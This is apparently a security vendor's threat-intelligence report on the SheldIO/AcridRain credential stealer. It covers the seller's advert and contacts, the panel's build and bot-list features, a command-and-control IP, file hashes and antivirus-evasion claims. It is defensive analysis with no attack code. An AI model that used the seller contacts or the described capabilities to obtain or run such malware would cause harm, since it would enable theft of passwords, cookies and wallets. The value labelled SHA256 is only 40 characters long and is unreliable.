infinitum IT
Power of integrated Security

SheldIO

Private Stealer

www.infinitumit.com.tr

infinitumitlabs

CONTENTS

SheildIO Private Stealer and What You Need to Know


What is SheildIO Private Stealer?

Sheldio Private Stealer is known as a malicious software and poses a serious cyber threat by stealing data from users' computer systems. This malicious software typically attempts to trick users into downloading and running it on their computers through social engineering attacks or deceptive tactics. The primary function of this software is to scan the files and folders on the user's system and then capture the user's sensitive data, such as passwords, credit card information, and personal documents.


Another critical function of Sheldio Private Stealer is to transmit the stolen data to a remote server controlled by the attackers. This allows the attackers to have easy access to the sensitive information they have acquired. Attackers can use this stolen data for various purposes, such as gaining access to the user's various accounts using stolen passwords or utilizing credit card information for malicious activities.

To avoid detection and enhance the effectiveness of their attacks, Sheldio Private Stealer employs techniques to evade malicious software analysis and antivirus programs. Initially, the software examines other processes on the system before initiating its own to prevent antivirus detection. These tactics enable the attackers to use this malicious software as a long-term threat. Consequently, it is crucial to protect against such malicious software by using up-to-date antivirus software, creating strong passwords, performing regular system updates, and maintaining vigilance. Additionally, refraining from opening suspicious email attachments or downloads and avoiding software downloads from unknown sources are important security measures.

Infection Chain



SheildIO Private Stealer Overview



SheldIO
megabyte
Paid registration
3
64 posts
Joined
09/09/22 (ID: 136025)
Activity
coding / coder

Posted July 3

Requires **3 people** per steeler.
It is rented exclusively for a small number of people 3-5 (depending on the traffic flow)
Built-in checkers, parsers in the panel. A well-known log format for third-party checkers.
Automatic search for seed phrases and checking the balance of each phrase across 700+ networks.
We install everything strictly on your servers.
Description, screenshots, videos, tests - only after contacting the contacts.
Two options for cooperation:


Rent: 2000$ - month.
Work under % (in this case, provide statistics on the number of your traffic. 100 installs per day are not interested. Exchanges are also not interested.)

Contacts:
Tox:FE6A754F32AB72808450A3443E890B8CD5510447300BA0C9BC7B9D614E379A071535EDC69512
TG: https://t.me/SheldIO_Acrid
(Предпочтительнее тг)

Figure 1- Dark Web Information about stealer

A stealer is a type of malware that is designed for covertly stealing sensitive information. A stealer aims to get data such as usernames, passwords, credit cards, saved crypto wallets and all other personal information.

SheildIO - Private Stealer is a stealer that aims to steal personal data of infected system. Everything is managed through a single dashboard in this system.




http://45.15.156.111/stealer/
[redacted]4@tr.cc
[redacted] 22:21

S
The cleaning will be done by the end of next week 22:21

Figure 2- Telegram speech


Once the product is purchased, the seller creates an account for the user with a license. When the license expires, the system becomes unusable until payment is received again. The seller can install the dashboard software onto their own server and provide it to the customer, or if the customer has their own server, the necessary software to set up the dashboard system is provided to them, and the customer installs the software on their own server.



AcridRain Panel
Güvenli değil | 45.15.156.111/stealer/Auth/Login?ReturnUrl=%2F...
AcridRainPanel
Sign in to start your session
Username
Password
Remember Me
Sign In

Figure 3- AcridRain Panel

The seller created the dashboard on the server: **“http[:]//45.15.156.111/”**. Once the connection is made, the user is initially directed to the login section.



Upload URL (Required): http://example.com

Choose builder options:

- Enable browser grabber
- Enable messager grabber
- Enable software grabber
- Enable wallets grabber
- Enable file grabber

File mask: *.txt, *.exe


Forbidden directories: Example: Windows, Program Files

Forbidden Extensions: Example: .exe, .dll

Max file size in MB: 100

Figure 4- Generate build section

When the user logs into the system, the user can create the malicous file from the 'Generate Build' section. The features of the malicious software to be created are set through the 'Generate Build' section as well. In this section, there are options that the user can configure, such as 'File Mask', 'Forbidden Directories', 'Forbidden Extensions', and 'Max File Size'.



AcridPanel

at@admin.user

Admin tools
- Dashboard
- Add user

Regular tools
- Bot list
- Wallets
- Extentions
- Passwords
- Cookies
- Forms
- Credit Cards
- Messengers

Bot list

Created: 2023-06-01 00:00:00 - 2023-06-30 23:59:59 | Tag name | Choose the country

Only with notes | Only with wallets | Only with ext-wallets


Search

□ Download all | Delete all

	Notes	Tags	Ip	Country	City	ZipCode	PC Name	Wallet	ExtWallet	Browsers	Created (UTC+0)
□			102.101.155.10	MA	Tit Mellil	29642	USERNAME	8	9	5	30.06.2023 06:09:43
□			102.101.155.100	MA	Tit Mellil	29642	USERNAME	8	9	5	29.06.2023 13:45:58
□			102.100.155.100	MA	Oulad Teima	83352	USERNAME	8	9	5	29.06.2023 13:25:36
□			102.100.155.20	MA	Oulad Teima	83352	USERNAME	8	0	5	29.06.2023 08:26:09
□			102.50.155.20	MA	Rabat	10220	USERNAME	8	4	5	29.06.2023 08:25:55

Figure 5- Bot List section

The infected systems can be monitored from ‘Bot List’ section. In this section, the system user can see all the infected systems with the information of; ‘Notes, Tags, IP, Country, City, ZipCode, PC Name, Wallet, ExtWallet, Browsers and Created TimeStamp’. The user can filter for the options he wants to monitor. Also the user can select the infected system for accessing the data.



AcridRain Panel

Güvenli değil | 45.15.156.111/stealer/Bot/Details?botId=1623

Gmail | YouTube | Haritalar

Testers34@tr.cc

- Bot list
- Wallets
- Extentions
- Passwords
- Cookies
- Forms
- Credit Cards
- Messengers
- Other soft

Settings
- Auto tags

User managment
- Add user
- Show users

Tools in beta test

Info:


Ip:	161.97.106.132	Created on (UTC+0):	08/27/2023 09:11:00
Country:	DE	Screen:	1920x954
City:	Munich	Cpu cores:	2
PcName:	WINDOWS-MALWARE	GPUs:	Microsoft Basic Render Driver,Microsoft Basic Render Driver
OS:	Windows 10		
Arch:	x64		
Ram:	8191		
Note:			

Download all | Delete bot

- 0 Wallets — Not founded.
- 0 Extentions wallet — Not founded.
- 3 Passwords — More info
- 111 Cookies — More info
- 6 Forms data records — More info
- 0 Credit Cards — Not founded.
- 0 Messengers — Not founded.
- 0 Other softs — Not founded.
- 0 Pass Menegers | 2FA

Figure 6- Features display

Once an infected system is selected on the dashboard, the user can see a list of features that the malicous build file sends to the server.




☑ Resolve addresses

Proto...	Local Address	Remote Address	State
TCP	windows-malware...	45.15.156.111:http	ESTABLISHED

Figure 7- TCP/IP

The build makes a connection with the server that the system user uses. And all the data that’s logged from the malicous build is being sent to that server.



https://www.virustotal.com/gui/search/9c44187fde6c3757f27652c401...


9c44187fde6c3757f27652c40144c6669a9b41000655fb27619a370a76844e64

No matches found

Alternatively, do you want to locate your threat based on static, dynamic, content, attribution or other advanced IoC context? VT Intelligence allows you to search across VirusTotal's entire threat corpus using a myriad of modifiers, learn more.

Figure 8- VirusTotal result

The hash information of the stealer does not appear in the VirusTotal results. This situation indicates that the software hasn't been scanned by anyone. For viruses, this is often observed in newly released products.



Scan result:	This file was detected by [5 / 40] engine(s)
File name:	w1jyknpn.mbn.exe
File size:	981504 bytes
Analysis date:	2023-08-26 | 21:35:05
CRC32:	48e34d23
MD5:	5c3fa65dfbdf1d8aedb19407247ceda1

Figure 9- Detection result


On kleenscan, the malicous build file has a detection rate of 5/40 which is quite low for a stealer. The most used antivirus programs are being bypassed with this stealer.

Bypassed cyber security products; Microsoft Defender, Kaspersky, Comodo, Sophos, Trend Micro, Avira, Bitdefender and more.

SheldIO Private Stealer Technical Analysis

Static Analysis

File Name	w1jyknpn.mbn.exe
MD5	5c3fa65dfbdf1d8aedb19407247ceda1
SHA256	e730f494aac938f77be6c05bda35de0a986f7884
File Type	PE/32




File name
C:\Users\[redacted]\Desktop\w1jyknpn.mbn.exe

File type: PE32
File size: 958.50 KiB
Scan: Automatic
Endianness: LE
Mode: 32-bit
Architecture: I386
Type: GUI
□ Advanced

```
PE32
    Compiler: EP:Microsoft Visual C/C++(2017 v.15.5-6)[EXE32]    S    ?
    Compiler: Microsoft Visual C/C++(2022 v.17.4)[-]              S    ?
    Linker: Microsoft Linker(14.34**)[GUI32]                      S    ?
```

Figure 10-Information about file

The file has **958KB** of disk space and was developed in **C++.** No packaging process was detected.




first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	M Z .. .. @ .. ..
file-size	981504 bytes
entropy	6.685
imphash	n/a
signature	Microsoft Visual C++
tooling	Visual Studio 2015
entry-point	E8 AD 04 00 00 E9 7A FE FF FF 83 61 04 00 8B C1 83 61 08 00 C7 41 04 48 24 4C 00 C7 01 40 24 4C 00
file-version	n/a
description	n/a
file-type	executable
cpu	32-bit
subsystem	GUI
compiler-stamp	Sat Aug 26 19:18:56 2023 | UTC
debugger-stamp	Sat Aug 26 19:18:56 2023 | UTC
resources-stamp	n/a
import-stamp	0x00000000
exports-stamp	n/a

Figure 11- PEStudio result of Sheldio malware

This is a 32-bit executable binary file. Compile information and other detailed information about the file appear in the figure.

